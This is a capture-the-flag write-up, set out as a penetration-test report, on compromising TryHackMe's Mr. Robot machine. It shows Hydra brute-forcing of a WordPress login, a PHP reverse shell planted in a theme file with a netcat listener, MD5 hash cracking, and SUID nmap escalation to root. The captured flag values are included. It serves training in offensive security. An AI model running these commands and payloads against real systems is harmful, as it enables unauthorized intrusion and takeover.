

# Penetration Testing Report – Mr. Robot CTF

**Author:** Devesh Pramod Choudhari

**Date:** 16th June 2025

**Machine IP:** 10.10.18.39 / 10.10.36.154

**Platform:** TryHackMe

**Assessment Type:** Capture The Flag (CTF)

**Tools Used:** Nmap, Hydra, Dirbuster, Burp Suite, WordPress, CrackStation, Netcat, Python, GTFOBins

---

## Summary

This assessment revealed several vulnerabilities in the Mr. Robot machine, including weak credentials, exposed WordPress login, misuse of SUID bits, and insecure file storage. These weaknesses allowed full compromise of the system, including privilege escalation to root and retrieval of all three flags.

---

## Reconnaissance & Scanning

### Nmap Scan Results:

- `nmap -sC -sV -sS -T4 10.10.18.39`

Port	State	Service	Version
22	Open	SSH	OpenSSH 8.2p1 Ubuntu
80	Open	HTTP	Apache httpd
443	Open	HTTPS	Apache httpd (SSL Cert Invalid)

- robots.txt accessed manually
  - Discovered `fsociety.dic` wordlist (6.9MB)
-

# Vulnerabilities Discovered

## 1. Weak WordPress Username Enumeration

**Affected Service:** WordPress login page

**Tool Used:** Hydra

**PoC:**

- `hydra -L fsociety.dic -p admin 10.10.18.39 http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:invalid username"`

```
(panda@Panda) ~/Downloads
$ hydra -L fsociety.dic -p admin 10.10.18.39 http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:invalid username" -t 30

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-16 05:51:50
[DATA] max 30 tasks per 1 server, overall 30 tasks, 858235 login tries (1:858235/p:1), ~28608 tries per task
[DATA] attacking http-post-form://10.10.18.39:80/wp-login.php:log=^USER^&pwd=^PWD^:invalid username
[60][http-post-form] host: 10.10.18.39  login: Elliot  password: admin
```

Key Commands & Examples	
Service	Command / Example
WordPress	<code>hydra -L fsociety.dic -p admin 10.10.18.39 http-post-form "/wp-login.php:log=^USER^&amp;pwd=^PWD^:invalid username"</code>

**Result:**

Username **Elliot** discovered via brute-force.

**Severity:** Medium

**Impact:** Enables brute-force password guessing.

**Remediation:** Implement login rate-limiting and CAPTCHA.

---

## 2. Weak WordPress Password

**Tool Used:** Hydra (again)

**PoC:** Used **fsociety.dic** with discovered username **Elliot**.

**Result:**

Password found: **ER28-0652**

**Severity:** High

**Impact:** Full WordPress Admin access.

**Remediation:** Enforce strong password policies.

---

### 3. Authenticated Remote Code Execution via Theme Editor


**Technique:** Modified `archive.php` in theme files to include PHP reverse shell

**Payload:** PHP reverse shell from Pentestmonkey

**Result:**

Shell received using:

- `nc -lvp 53`



accessing `archive.php` file

<http://10.10.36.154/wp-content/themes/twentyfifteen/archive.php>

```
(panda@Panda) - [~/Downloads]
$ rlwrap nc -lvp 53
listening on [any] 53 ...
connect to [10.17.94.253] from (UNKNOWN) [10.10.36.154] 42866
Linux ip-10-10-36-154 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
11:44:46 up 56 min, 0 users, load average: 16.52, 12.90, 10.13
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

**Severity:** High

**Impact:** Remote shell as `daemon` user.

**Remediation:** Disable editor access in WordPress (`DISALLOW_FILE_EDIT`).

## 4. Exposed Sensitive Files (Flag & Hash)

**Location:** /home/robot/password.raw-md5

**Details:**

\$ cd home/robot

\$ ls

key-2-of-3.txt

Password.raw-md5

\$ cat password.raw-md5


robot:c3fcd3d76192e4007dfb496cca67e13b

---

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

reCAPTCHA  
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Contains MD5 hash: **c3fcd3d76192e4007dfb496cca67e13b**

Cracked as: **abcdefghijklmnopqrstuvwxyz**

**Severity:** High

**Impact:** User compromise

**Remediation:** Avoid storing plaintext/hashes in world-readable files.

---

## 5. Privilege Escalation via SUID Nmap Binary

**Location:** /usr/local/bin/nmap

**Permissions:** SUID bit set

**Technique:**

- nmap --interactive
- nmap> !sh

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

```
daemon@ip-10-10-36-154:/home$ whoami
```

**Daemon**

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

```
robot@ip-10-10-36-154:~$ cat key-2-of-3.txt
```

```
822c73956184f694993bede3eb39f959
```

```
robot@ip-10-10-36-154:~$ find / -perm -4000 -type f 2>/dev/null | grep '/bin/'
```

```
/bin/umount
```

```
/bin/mount
```

```
/bin/su
```

```
/usr/bin/passwd
```

```
/usr/bin/newgrp
```

```
/usr/bin/chsh
```

```
/usr/bin/chfn
```

```
/usr/bin/gpasswd
```

```
/usr/bin/sudo
```

```
/usr/bin/pkexec
```

```
/usr/local/bin/nmap
```

- Going to <https://gtfobins.github.io/#> and looking for nmap shell

**.. / nmap** ☆ Star 11,745

Shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read  
SUID Sudo Limited SUID

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

.. . . . .

```
robot@ip-10-10-36-154:~$ nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
root@ip-10-10-36-154:~#
```

**Result:** Root shell obtained.

**Severity:** Critical

**Impact:** Full root system compromise

**Remediation:** Remove SUID bit or restrict binary access.

---

## Flags Captured

- **Key 1:** 073403c8a58a1f80d943455fb30724b9
  - **Key 2:** 822c73956184f694993bede3eb39f959
  - **Key 3:** 04787ddef27c3dee1ee161b21670b4e4
- 

## Recommendations

1. Enforce strong credentials across all services.
  2. Apply proper file permissions for sensitive data.
  3. Regularly audit SUID binaries.
  4. Harden WordPress configurations.
  5. Monitor login attempts and brute-force activity.
-